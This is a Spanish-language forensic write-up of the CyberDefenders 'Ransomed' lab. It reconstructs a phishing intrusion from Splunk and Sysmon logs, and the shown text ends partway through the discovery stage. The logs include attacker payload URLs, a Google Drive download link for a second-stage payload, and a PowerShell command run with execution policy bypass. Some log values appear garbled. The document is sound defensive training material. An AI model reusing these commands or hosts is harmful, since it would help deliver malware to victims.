



CyberDefenders

RESOLUCIÓN DE LABORATORIO

Lab: Ransomed (CyberDefenders)

Reconstrucción completa de una intrusión desde el phishing inicial hasta la exfiltración, incluyendo ejecución de scripts, reconocimiento de Active Directory, comunicación con dos servidores C2 distintos y persistencia mediante un instalador malicioso.

Sebastian David
Torres Reyes

Escenario:

On April 21, 2026, a FedBridge analyst grew suspicious after opening a link in their inbox and later ran a manual antivirus scan that flagged a persistence installer on their workstation. Initial triage revealed unexpected script execution, PowerShell activity, and outbound connections to external servers. You have been provided with endpoint telemetry and recovered browser artifacts. Reconstruct the full intrusion from the initial lure through data exfiltration, surfacing the operator's mistakes along the way.

Herramientas utilizadas:

- Splunk
- VirusTotal

Initial Access

P1: The compromise began on a workstation when a user launched the email client on FB-WKS64. What is the username of the compromised account?

R: chriskarma

Durante la investigación forense, se inspeccionó el index="main", filtrando los eventos registrados el 21 de abril de 2026, fecha en la que se reportó la interacción con el enlace malicioso desde la bandeja de entrada. Para identificar a la víctima, se refinó la búsqueda enfocándose en el host FB-WKS64 y utilizando la palabra clave "mail" para rastrear la ejecución del cliente de correo. Esta consulta inicial arrojó 86 resultados, de los cuales se logró aislar 5 eventos vinculados específicamente al perfil del usuario chriskarma.

New Search

1 index="main" host="FB-WKS64" "mail"

✓ 86 events (19/04/2026 00:00:00.000 to 23/04/2026 12:00:00.000) No Event Sampling ▼

Events (86) Patterns Statistics Visualization

Format Timeline ▼ — Zoom Out + Zoom to Selection × Deselect

< Hide Fields

≡ All Fields

SELECTED FIELDS

a host 1

a Image 2

a source 3

a sourcetype 1

a user 1

INTERESTING FIELDS

a ActivityID 41

a Channel 3

a Computer 1

a dvc 1

List ▼

Format

50 Per Page ▼

i Time Event

user

1 Value, 5.814% of events

Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

Values Count %

chriskarma 5 100%

Al analizar la telemetría de estos 5 eventos, se identificaron tres identificadores de eventos (EventID) críticos para el incidente:

- EventID 11 (Sysmon): Creación de archivos.
- EventID 15 (Sysmon): Creación de flujo de datos alternativo (FileCreateStreamHash).
- EventID 4688 (Security): Creación de un nuevo proceso.

La inspección detallada del EventID 4688 demostró que el proceso padre C:\Windows\System32\svchost.exe fue utilizado para crear el proceso hijo C:\Windows\System32\backgroundTaskHost.exe. Esta actividad estuvo directamente asociada al binario de la aplicación microsoft.windowslive.mail y se ejecutó bajo el perfil del usuario chriskarma a las 07:38:13 horas.

Finalmente, la revisión del EventID 15 a las 18:54:52 horas evidenció la detonación de una alerta basada en la técnica de MITRE ATT&CK T1189 (Drive-by Compromise). La correlación de la ejecución del cliente de correo con esta alerta de seguridad confirma de manera concluyente que la cuenta de usuario comprometida fue chriskarma.

```
> 21/04/2026 07:38:13.000 <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-a5ba-3e3b0328c30d}" /><EventID>4688</EventID><Version>2</Version><Level>0</Level><Task>1331</Task><Opcode>0</Opcode><Keywords>0x8020000000000000</Keywords><TimeCreated SystemTime="2026-04-21T07:38:13.5946311Z" /><EventRecordID>121812620</EventRecordID><Correlation><Execution ProcessID="4" ThreadID="32" /><Channel>Security</Channel><Computer>FB-WK564.fedbridge.local</Computer><Security></Security><EventData><Data Name="SubjectUserSid">NT AUTHORITY\SYSTEM</Data><Data Name="SubjectProcessName">FB-WK564</Data><Data Name="SubjectDomainName">FEDBRIDGE</Data><Data Name="SubjectLogonId">0x3e7</Data><Data Name="NewProcessId">0x24bc</Data><Data Name="NewProcessName">C:\Windows\System32\backgroundTaskHost.exe</Data><Data Name="TokenElevationType">X%1938</Data><Data Name="ProcessId">0x31c</Data><Data Name="CommandLine">"C:\Windows\System32\backgroundTaskHost.exe" -ServerName:microsoft.windowslive.mail AppXck8wglkmyhycav4nlf20qdp9js3rp7e4.mca</Data><Data Name="TargetUserSid">FEDBRIDGE\chriskarma</Data><Data Name="TargetUserName">chriskarma</Data><Data Name="TargetDomainName">FEDBRIDGE</Data><Data Name="TargetLogonId">0x1068295</Data><Data Name="ParentProcessName">C:\Windows\System32\svchost.exe</Data><Data Name="MandatoryLabel">Mandatory Label\Low Mandatory Level</Data></EventData></Event>
```

host = FB-WK564 source = WinEventLog:Security sourcetype = xmlwineventlog user = chriskarma


```
> 21/04/2026 18:54:52.000 <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385f-c22a-43e0-bf4c-06f5698ffbd9}" /><EventID>15</EventID><Version>2</Version><Level>4</Level><Task>15</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime="2026-04-21T18:54:52.2907439Z" /><EventRecordID>5941114</EventRecordID><Correlation><Execution ProcessID="3428" ThreadID="5488" /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>FB-WK564.fedbridge.local</Computer><Security></Security><EventData><Data Name="RuleName">technique_id=T1189,technique_name=Drive-by Compromise</Data><Data Name="UtcTime">2026-04-21 18:54:52.290</Data><Data Name="ProcessGuid">{c73af8d8-c743-69e7-3b17-000000005400}</Data><Data Name="ProcessId">13332</Data><Data Name="Image">C:\Windows\System32\DllHost.exe</Data><Data Name="TargetFileName">C:\Users\chriskarma\Desktop\New Folder\20260421T183100FB-WK564\CUsers\chriskarma\AppData\Local\Packages\Microsoft.Windows.Search_cw5n1h2txyewy\LocalState\AppIconCache\125\microsoft_windowscommunicationsapps_8wekyb3d8bbwe\microsoft_windowslive_mail.Zone.Identifier</Data><Data Name="CreationUtcTime">2026-04-21 18:54:52.286</Data><Data Name="Hash">SHA1:D59FC84CD05217C6CF74785703655F78DA6B582B,MD5:FBCF14D50487B20BCB5A58DA75B0938,SHA256:EACD09517CE90348A562171D15AC400302F0E691B439F91BE1B6406E25F5913,IMPHASH:00000000000000000000000000000000</Data><Data Name="Contents">[ZoneTransfer] ZoneId=3</Data><Data Name="User">FEDBRIDGE\chriskarma</Data></EventData></Event>
```

Image = C:\Windows\System32\DllHost.exe host = FB-WK564 source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = xmlwineventlog user = chriskarma

P2: The user clicked a link inside the email, which spawned a browser. What is the full URL of the delivery page the victim was directed to?

R: hxxp[:][]/[52[.159[.253[.168[/]download_invitee[.php

Ante la ausencia de capturas de red (stream:smtp), la investigación se enfocó en los registros de creación de procesos a nivel de endpoint. Se inspeccionaron los eventos de Windows Security (EventID 4688) y Sysmon (EventID 1) en la ventana de tiempo comprendida entre las 07:38 y las 18:55 horas (rango establecido desde la ejecución del cliente de correo hasta la alerta de mitigación T1189). Para optimizar el análisis, se aplicó un filtro enfocado en los binarios de los navegadores web más comunes (chrome.exe, msedge.exe, iexplore.exe y firefox.exe), reduciendo el conjunto de datos a 246 eventos.



Al examinar la telemetría de estos eventos, se observó que la actividad se limitaba a 8 ejecuciones de chrome.exe y 6 de msedge.exe. Focalizando la búsqueda en las instancias de Chrome iniciadas por el usuario chriskarma, se procedió a inspeccionar los parámetros de ejecución.

SELECTED FIELDS	app
a host 1	3 Values, 100% of events
a source 2	Selected Yes No
a sourcetype 1	
INTERESTING FIELDS	Reports
a action 2	Top values
a app 3	Top values by time
a Caller_Domain 1	Rare values
a Caller_User_Name 1	Events with this field
a Channel 2	
a CommandLine 100+	
a Computer 1	
a dest 1	
a dvc 1	
a dvc nt host 1	

Values	Count	%
win:unknown	232	94.309%
C:\Program Files\Google\Chrome\Application\chrome.exe	8	3.252%
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	6	2.439%

El análisis del campo CommandLine reveló la invocación del navegador pasando como argumento una URL directa hacia la dirección IP externa 52[.]59[.]253[.]168 (potencial servidor C2), solicitando la redirección hacia la ruta download_invitee.php desde Microsoft Outlook a las 13:38:25 horas. Adicionalmente, este evento de ejecución está correlacionado con una alerta asociada a la técnica de MITRE ATT&CK T1027 (Obfuscated Files or Information), lo que indica el uso de tácticas de evasión para ocultar el contenido malicioso en el sistema.

CommandLine

7 Values, 100% of events

Selected

Yes

No

Reports

Top values

Top values by time

Rare values

Events with this field

Values	Count	%
"C:\Program Files\Google\Chrome\Application\chrome.exe"	2	25%
"C:\Program Files\Google\Chrome\Application\chrome.exe" --single-argument http://52.59.253.168/download_invitee.php	1	12.5%

i	Time	Event
>	21/04/2026 13:38:25.000	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}' /><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2026-04-21T13:38:25.5574281Z' /><EventRecordID>555853</EventRecordID><Correlation><Execution ProcessID='3428' ThreadID='5488' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>FB-WKS64.fedbridge.local</Computer><Security UserID='S-1-5-18' /></System><EventData><Data Name='RuleName'>technique_id=T1027,technique_name=Obfuscated Files or Information</Data><Data Name='UtcTime'>2026-04-21 13:38:25.551</Data><Data Name='ProcessGuid'>{c73af8d8-7dd1-69e7-670c-000000005400}</Data><Data Name='ProcessId'>5496</Data><Data Name='Image'>C:\Program Files\Google\Chrome\Application\chrome.exe</Data><Data Name='FileVersion'>125.0.6422.78</Data><Data Name='Description'>Google Chrome</Data><Data Name='Product'>Google Chrome</Data><Data Name='Company'>Google LLC</Data><Data Name='OriginalFileName'>chrome.exe</Data><Data Name='CommandLine'>"C:\Program Files\Google\Chrome\Application\chrome.exe" --single-argument http://52.59.253.168/download_invitee.php</Data><Data Name='CurrentDirectory'>C:\Windows\system32</Data><Data Name='User'>FEDBRIDGE\chriskarma</Data><Data Name='LogonGuid'>{c73af8d8-75ef-69e7-e935-920200000000}</Data><Data Name='LogonId'>0x29235e9</Data><Data Name='TerminalSessionId'>1</Data><Data Name='IntegrityLevel'>Medium</Data><Data Name='Hashes'>SHA1=E61F4C7DB9BE55CC780C46CC0D53991F456FB76C,MD5=9A439DBA4F6C814A418D90E4919C1D88,SHA256=7A9CBAF224CF01EFC85912AD445C14316ABD805A42CB85CF2A3BAF6E17CF848,IMPHAS H=440C94DDDC5C0E1FD2B6AE7701F67A3E</Data><Data Name='ParentProcessGuid'>{c73af8d8-7b66-69e7-ae0b-000000005400}</Data><Data Name='ParentProcessId'>10616</Data><Data Name='ParentImage'>C:\Program Files\WindowsApps\Microsoft.OutlookForWindows_1.2026.225.0_x64__8wekyb3d8bbwe\olk.exe</Data><Data Name='ParentCommandLine'>"C:\Program Files\WindowsApps\Microsoft.OutlookForWindows_1.2026.225.0_x64__8wekyb3d8bbwe\olk.exe" </Data><Data Name='ParentUser'>FEDBRIDGE\chriskarma</Data></EventData></Event>
		host = FB-WKS64 source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = xmlwineventlog

P3: The lure page automatically downloaded a malicious script to the host. What is the full source URL it was originally downloaded from?

R: `hxxp[:][][/]52[.]59[.]253[.]168/E-INVITE[.]vbs`

Partiendo del conocimiento previo de la dirección IP del servidor involucrado (52[.]59[.]253[.]168) y la marca de tiempo de la interacción inicial, se procedió a pivotar el análisis hacia los registros de Sysmon. Específicamente, se enfocó la búsqueda en el EventID 15, el cual captura la creación de flujos de datos alternativos (Mark of the Web) asociados a descargas desde internet, permitiendo rastrear la primera fase de entrega del payload.

A las 13:38:44 horas, se registró un evento que evidenció la creación del archivo en la ruta local (TargetFilename): C:\Users\chriskarma\Downloads\E-INVITE.vbs. Este hallazgo confirma la descarga de un script de Visual Basic (.vbs), un formato altamente sospechoso y extensamente empleado por atacantes para la ejecución de código malicioso. Adicionalmente, la metadata de la etiqueta de zona documentó la URL referenciadora (la página señuelo inspeccionada previamente, `hxxp[:][][/]52[.]59[.]253[.]168[/]download_invitee[.]php`) y expuso el campo HostUrl, determinando que la URL de origen real desde donde se extrajo el archivo fue `hxxp[:][][/]52[.]59[.]253[.]168[/]E-INVITE[.]vbs`.

>	21/04/2026 13:38:44.000	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698fbd9}' /><EventID>15</EventID><Version>2</Version><Level>4</Level><Task>15</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2026-04-21T13:38:44.8513880Z' /><EventRecordID>555871</EventRecordID><Correlation><Execution ProcessID='3428' ThreadID='5488' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>FB-WKS64.fedbridge.local</Computer><Security UserID='S-1-5-18' /></System><EventData><Data Name='RuleName'>technique_id=T1189,technique_name=Drive-by Compromise</Data><Data Name='UtcTime'>2026-04-21 13:38:44.827</Data><Data Name='ProcessGuid'>{c73af8d8-7de2-69e7-6a0c-000000005400}</Data><Data Name='ProcessId'>6044</Data><Data Name='Image'>C:\Program Files\Google\Chrome\Application\chrome.exe</Data><Data Name='TargetFilename'>C:\Users\chriskarma\Downloads\E-INVITE.vbs:Zone.Identifier</Data><Data Name='CreationUtcTime'>2026-04-21 13:38:39.515</Data><Data Name='Hash'>SHA1=314C1E716A2EFC1EF47F85ED06740B0BAD00CC8D, MD5=21EC42134CC1A2E18391CC264FF1F1BB, SHA256=9AC5872709832E16F0DE3FB821838CAE2BA8162C1D170A521DFF618C26C0B691, IMPHASH=00000000000000000000000000000000</Data><Data Name='Contents'>[ZoneTransfer] ZoneId=3 ReferrerUrl=http://52.59.253.168/download_invitee.php HostUrl=http://52.59.253.168/E-INVITE.vbs</Data><Data Name='User'>FEDBRIDGE\chriskarma</Data></EventData></Event> host = FB-WKS64 source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = xmlwineventlog
---	----------------------------	--

Execution

P4: Once executed, the dropped script orchestrated the next stage by spawning multiple child processes within seconds. List the two children of wscript.exe in chronological order.

R: powershell.exe, chrome.exe

Ahora que se tiene conocimiento del script inicial VBS, se realizó una búsqueda de las ejecuciones de la app wscript.exe por el usuario comprometido, donde se obtuvieron 13 eventos.

Values	Count	%
C:\Windows\System32\wscript.exe	9	52.941%
C:\Windows\System32\WScript.exe	4	23.529%
C:\Program Files\Google\Chrome\Application\chrome.exe	1	5.882%
C:\Windows\Explorer.EXE	1	5.882%
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1	5.882%
win:unknown	1	5.882%

Entre estos 13 eventos, 2 de ellos registraron al proceso padre (ParentImage) wscript.exe tras la ejecución del script E-INVITE.vbs; al inspeccionar estos 2 eventos se asociaron a la técnica T1202 (Indirect Command Execution). El primer evento registrado a las 13:38:53 horas mostró un proceso secundario (Image) powershell.exe y el segundo evento registrado a las 13:39:04 horas mostró chrome.exe.

i	Time	Event
>	21/04/2026 13:38:53.000	<pre><Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698fbd9}' /><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2026-04-21T13:38:53.7967198Z' /><EventRecordID>555885</EventRecordID><Correlation><Execution ProcessID='3428' ThreadID='5488' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>FB-WKS64.fedbridge.local</Computer><Security UserID='S-1-5-18' /></System><EventData><Data Name='RuleName'>technique_id=T1202,technique_name=Indirect Command Execution</Data><Data Name='UtcTime'>2026-04-21 13:38:53.770</Data><Data Name='ProcessGuid'>{c73af8d8-7ded-69e7-6c0c-000000005400}</Data><Data Name='ProcessID'>13160</Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='FileVersion'>10.0.19041.3996 (WinBuild.160101.0800)</Data><Data Name='Description'>Windows PowerShell</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>PowerShell.EXE</Data><Data Name='CommandLine'>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoProfile -ExecutionPolicy Bypass -File "C:\Users\CHRISK-1\AppData\Local\Temp\gdive_download_93330ba7.ps1"</Data><Data Name='CurrentDirectory'>C:\Users\chriskarma\Downloads</Data><Data Name='User'>FEDBRIDGE\chriskarma</Data><Data Name='LogonGuid'>{c73af8d8-75ef-69e7-e935-920200000000}</Data><Data Name='LogonID'>0x29235e9</Data><Data Name='TerminalSessionId'>1</Data><Data Name='IntegrityLevel'>Medium</Data><Data Name='Hashes'>SHA1=801262E122DB6A2E758962896F260B55BBD0136A, MD5=2E5A8590CF6848968FC23DE3FA1E25F1, SHA256=9785001B0DCF755EDDB8AF294A373C0B87B2498660F724E76C4D53F9C217C7A3, IMPHASH=3D08F4848535206D772DE145804FF4B6</Data><Data Name='ParentProcessGuid'>{c73af8d8-7ded-69e7-6b0c-000000005400}</Data><Data Name='ParentProcessId'>12112</Data><Data Name='ParentImage'>C:\Windows\System32\wscript.exe</Data><Data Name='ParentCommandLine'>"C:\Windows\System32\WScript.exe" "C:\Users\chriskarma\Downloads\E-INVITE.vbs" </Data><Data Name='ParentUser'>FEDBRIDGE\chriskarma</Data></EventData></Event></pre> ParentImage = C:\Windows\System32\wscript.exe host = FB-WKS64 source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = xmlwineventlog

i	Time	Event
>	21/04/2026 13:39:04.000	<pre><Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698fbd9}' /><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2026-04-21T13:39:04.4514499Z' /><EventRecordID>555911</EventRecordID><Correlation><Execution ProcessID='3428' ThreadID='5488' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>FB-WKS64.fedbridge.local</Computer><Security UserID='S-1-5-18' /></System><EventData><Data Name='RuleName'>technique_id=T1202,technique_name=Indirect Command Execution</Data><Data Name='UtcTime'>2026-04-21 13:39:04.444</Data><Data Name='ProcessGuid'>{c73af8d8-7df8-69e7-6e0c-000000005400}</Data><Data Name='ProcessID'>9700</Data><Data Name='Image'>C:\Program Files\Google\Chrome\Application\chrome.exe</Data><Data Name='FileVersion'>125.0.6422.78</Data><Data Name='Description'>Google Chrome</Data><Data Name='Product'>Google Chrome</Data><Data Name='Company'>Google LLC</Data><Data Name='OriginalFileName'>chrome.exe</Data><Data Name='CommandLine'>"C:\Program Files\Google\Chrome\Application\chrome.exe" --single-argument https://drive.google.com/uc?export=download&id=1YqzL-L-1FGWm4iOwieRFv9zr0urEEGWR</Data><Data Name='CurrentDirectory'>C:\Users\chriskarma\Downloads</Data><Data Name='User'>FEDBRIDGE\chriskarma</Data><Data Name='LogonGuid'>{c73af8d8-75ef-69e7-e935-920200000000}</Data><Data Name='LogonID'>0x29235e9</Data><Data Name='TerminalSessionId'>1</Data><Data Name='IntegrityLevel'>Medium</Data><Data Name='Hashes'>SHA1=E61F4C7DB9BE55CC780C46CC0D53991F456FB76C, MD5=9A439DBA4F6C814A418D90E4919C1D88, SHA256=7A9CBFAF224CF01EFC85912AD445C14316ABD805A42CBB5CF2A3BAAF6E17CF848, IMPHASH=440C94DDDC5C0E1FD2B6AE7701F67A3E</Data><Data Name='ParentProcessGuid'>{c73af8d8-7ded-69e7-6b0c-000000005400}</Data><Data Name='ParentProcessId'>12112</Data><Data Name='ParentImage'>C:\Windows\System32\wscript.exe</Data><Data Name='ParentCommandLine'>"C:\Windows\System32\WScript.exe" "C:\Users\chriskarma\Downloads\E-INVITE.vbs" </Data><Data Name='ParentUser'>FEDBRIDGE\chriskarma</Data></EventData></Event></pre> ParentImage = C:\Windows\System32\wscript.exe host = FB-WKS64 source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = xmlwineventlog

P5: The next-stage payload was retrieved from a legitimate cloud-hosting service. What is the file ID embedded in that download URL?

R: 1YqzL-L-1FGWm4iOwieRFv9zr0urEEGWR

Al analizar el evento donde el proceso padre wscript.exe generó al proceso secundario chrome.exe (identificado en el paso anterior), se observó el despliegue de la siguiente fase del payload. Esta acción desencadenó una petición de red hacia una URL de descarga alojada en el servicio legítimo de Google Drive. Al inspeccionar la estructura de dicha URL, se logró extraer el ID del archivo asociado, el cual corresponde a 1YqzL-L-1FGWm4iOwieRFv9zr0urEEGWR.

i	Time	Event
>	21/04/2026 13:39:04.000	<pre><Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698fbfd9}' /><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2026-04-21T13:39:04.4514499Z' /><EventRecordID>555911</EventRecordID><Correlation><Execution ProcessID='3428' ThreadID='5488' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>FB-WKS64.fedbridge.local</Computer><Security UserID='S-1-5-18' /></System><EventData><Data Name='RuleName'>technique_id=T1202,technique_name=Indirect Command Execution</Data><Data Name='UtcTime'>2026-04-21 13:39:04.444</Data><Data Name='ProcessGuid'>{c73af8d8-7df8-69e7-6e0c-000000005400}</Data><Data Name='ProcessId'>9700</Data><Data Name='Image'>C:\Program Files\Google\Chrome\Application\chrome.exe</Data><Data Name='FileVersion'>125.0.6422.78</Data><Data Name='Description'>Google Chrome</Data><Data Name='Product'>Google Chrome</Data><Data Name='Company'>Google LLC</Data><Data Name='OriginalFileName'>chrome.exe</Data><Data Name='CommandLine'>"C:\Program Files\Google\Chrome\Application\chrome.exe" --single-argument https://drive.google.com/uc?export=download&id=1Yqz1-L-1FGWm4iOwieRFV9zr0urEEGWR</Data><Data Name='CurrentDirectory'>C:\Users\chriskarma\Downloads\</Data><Data Name='User'>FEDBRIDGE\chriskarma</Data><Data Name='LogonGuid'>{c73af8d8-75ef-69e7-e935-920200000000}</Data><Data Name='LogonId'>0x29235e9</Data><Data Name='TerminalSessionId'>1</Data><Data Name='IntegrityLevel'>Medium</Data><Data Name='Hashes'>SHA1=E61F4C7DB9BE55CC780C46CC0D53991F456FB76C,MD5=9A439DBA4F6C814A418D90E4919C1D88,SHA256=7A9CBAF224CF01EFC85912AD445C14316ABD805A42CB85CF2A3BAAF6E17CF848,IMPHASH=440C94DDC5C0E1FD2B6AE7701F67A3E</Data><Data Name='ParentProcessGuid'>{c73af8d8-7dec-69e7-6b0c-000000005400}</Data><Data Name='ParentProcessId'>12112</Data><Data Name='ParentImage'>C:\Windows\System32\wscript.exe</Data><Data Name='ParentCommandLine'>"C:\Windows\System32\WScript.exe" "C:\Users\chriskarma\Downloads\E-INVITE.vbs" </Data><Data Name='ParentUser'>FEDBRIDGE\chriskarma</Data></EventData></Event></pre>
		host = FB-WKS64 source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = xmlwineventlog

P6: After extracting the second-stage archive, the user double-clicked the loader executable. What is the full file path of the first-stage loader?

R: C:\Users\chriskarma\Downloads\FileServer\FileServer.exe

Considerando que la segunda fase del archivo fue descargada en el directorio del usuario y que este interactuó directamente haciendo doble clic, se estableció como parámetro de búsqueda al proceso padre C:\Windows\explorer.exe dentro de la ruta de descargas, obteniendo 6 eventos.

splunk>enterprise		Apps ▾	4 Messages ▾	Settings ▾	Activity ▾
Search	Analytics	Datasets	Reports	Alerts	Dashboards
New Search Save As ▾ C					
1 index="main" host="FB-WKS64" user="chriskarma" "C:\\Users\\chriskarma\\Downloads*" ParentProcessName="C:\\Windows\\explorer.exe"					
✓ 6 events (21/04/2026 13:38:00.000 to 21/04/2026 23:59:59.999) No Event Sampling ▾ Job ▾ ■ ↺					

Sabiendo que el payload de la segunda fase se descargó desde Google Drive a las 13:39:04 horas, se acotó la investigación a los eventos posteriores a esta marca de tiempo. El análisis reveló que a las 13:39:43 horas, el usuario utilizó la herramienta 7-Zip para descomprimir un archivo llamado "FileServer" en el directorio C:\Users\chriskarma\Downloads\.

>	21/04/2026 13:39:43.000	<pre><Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Security-Auditing' Guid='{54849625-5478-4994-a5ba-3e3b0328c30d}' /><EventID>4688</EventID><Version>2</Version><Level>0</Level><Task>13312</Task><Opcode>0</Opcode><Keywords>0x8020000000000000</Keywords><TimeCreated SystemTime='2026-04-21T13:39:43.5517672Z' /><EventRecordID>124052825</EventRecordID><Correlation><Execution ProcessID='4' ThreadID='8440' /><Channel>Security</Channel><Computer>FB-WKS64.fedbridge.local</Computer><Security /></System><EventData><Data Name='SubjectUserSid'>FEDBRIDGE\chriskarma</Data><Data Name='SubjectUserName'>chriskarma</Data><Data Name='SubjectDomainName'>FEDBRIDGE</Data><Data Name='SubjectLogonId'>0x29235e9</Data><Data Name='NewProcessId'>0x644</Data><Data Name='NewProcessName'>C:\Program Files\7-Zip\7zG.exe</Data><Data Name='TokenElevationType'>%%1938</Data><Data Name='ProcessId'>0x147c</Data><Data Name='CommandLine'>"C:\Program Files\7-Zip\7zG.exe" x -o"C:\Users\chriskarma\Downloads\FileServer\" -ad -an -ai#7zMap5894:90:7zEvent13436</Data><Data Name='TargetUserSid'>NULL SID</Data><Data Name='TargetUserName'></Data><Data Name='TargetDomainName'></Data><Data Name='TargetLogonId'>0x0</Data><Data Name='ParentProcessName'>C:\Windows\explorer.exe</Data><Data Name='MandatoryLabel'>Mandatory Label\Medium Mandatory Level</Data></EventData></Event></pre>
		ParentProcessName = C:\Windows\explorer.exe host = FB-WKS64 source = WinEventLog:Security sourcetype = xmlwineventlog

Inmediatamente después de la extracción a las 13:40:15 horas, los registros confirman que el usuario interactuó con el ejecutable contenido dentro del archivo comprimido, confirmando que la ruta completa del loader de la primera fase es C:\Users\chriskarma\Downloads\FileServer\FileServer.exe.

```
> 21/04/2026 13:40:15.000 <Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Security-Auditing' Guid='{54849625-5478-4994-a5ba-3e3b0328c30d}' /><EventID>4688</EventID><Version>2</Version><Level>0</Level><Task>13312</Task><Opcode>0</Opcode><Keywords>0x8020000000000000</Keywords><TimeCreated SystemTime='2026-04-21T13:40:15.5453732Z' /><EventRecordID>124061787</EventRecordID><Correlation><Execution ProcessID='4' ThreadID='3640' /><Channel>Security</Channel><Computer>FB-WKS64.fedbridge.local</Computer><Security></Security></System><EventData><Data Name='SubjectUserSid'>FEDBRIDGE\chriskarma</Data><Data Name='SubjectUserName'>chriskarma</Data><Data Name='SubjectDomainName'>FEDBRIDGE</Data><Data Name='SubjectLogonId'>0x29235e9</Data><Data Name='NewProcessId'>0x26bc</Data><Data Name='NewProcessName'>C:\Users\chriskarma\Downloads\FileServer\FileServer.exe</Data><Data Name='TokenElevationType'>%1938</Data><Data Name='ProcessId'>0x147c</Data><Data Name='CommandLine'>"C:\Users\chriskarma\Downloads\FileServer\FileServer.exe" </Data><Data Name='TargetUserSid'>NULL SID</Data><Data Name='TargetUserName'></Data><Data Name='TargetDomainName'></Data><Data Name='TargetLogonId'>0x0</Data><Data Name='ParentProcessName'>C:\Windows\explorer.exe</Data><Data Name='MandatoryLabel'>Mandatory Label\Medium Mandatory Level</Data></EventData></Event>
ParentProcessName = C:\Windows\explorer.exe host = FB-WKS64 source = WinEventLog:Security
sourcetype = xmlwineventlog
```

Discovery

P7: Among the loader's discovery commands, one queried a specific scheduled task by name, likely an OPSEC check to verify a prior footprint. What task name was queried?

R: vulntask

Tras la ejecución del archivo FileServer.exe por el usuario chriskarma, se investigaron los procesos secundarios (hijos) generados por este ejecutable malicioso, obteniendo un total de 30 eventos. El análisis de estos registros revela la siguiente cadena de compromiso:

- **13:40:15:** El primer evento registrado es la ejecución de conhost.exe, producto de la interacción inicial del usuario. Inmediatamente después, el ejecutable inicia una fase de reconocimiento de red y del sistema utilizando binarios nativos del sistema como net.exe, ipconfig.exe, netstat.exe y tasklist.exe.
- **14:52:52:** Se registra la ejecución de un proceso sospechoso adicional desde la ruta C:\Users\chriskarma\AppData\Local\FileR.exe.

New Search		Save As ▾
<pre> 1 index="main" host="FB-WKS64" user="chriskarma" ParentProcessName="C:\\Users\\chriskarma\\Downloads\\FileServer\\FileServer.exe" 2 table _time, NewProcessName 3 sort _time </pre>		
✓ 30 events (21/04/2026 13:30:00.000 to 21/04/2026 19:00:00.000) No Event Sampling ▾		Job ▾ ▢ ➔
Events Patterns Statistics (30) Visualization		
100 Per Page ▾ ↗ Format Preview ▾		
_time ↕	NewProcessName ↕	
2026-04-21 13:40:15	C:\\Windows\\System32\\conhost.exe	
2026-04-21 14:10:55	C:\\Windows\\System32\\systeminfo.exe	
2026-04-21 14:12:55	C:\\Windows\\System32\\net.exe	
2026-04-21 14:14:56	C:\\Windows\\System32\\net.exe	
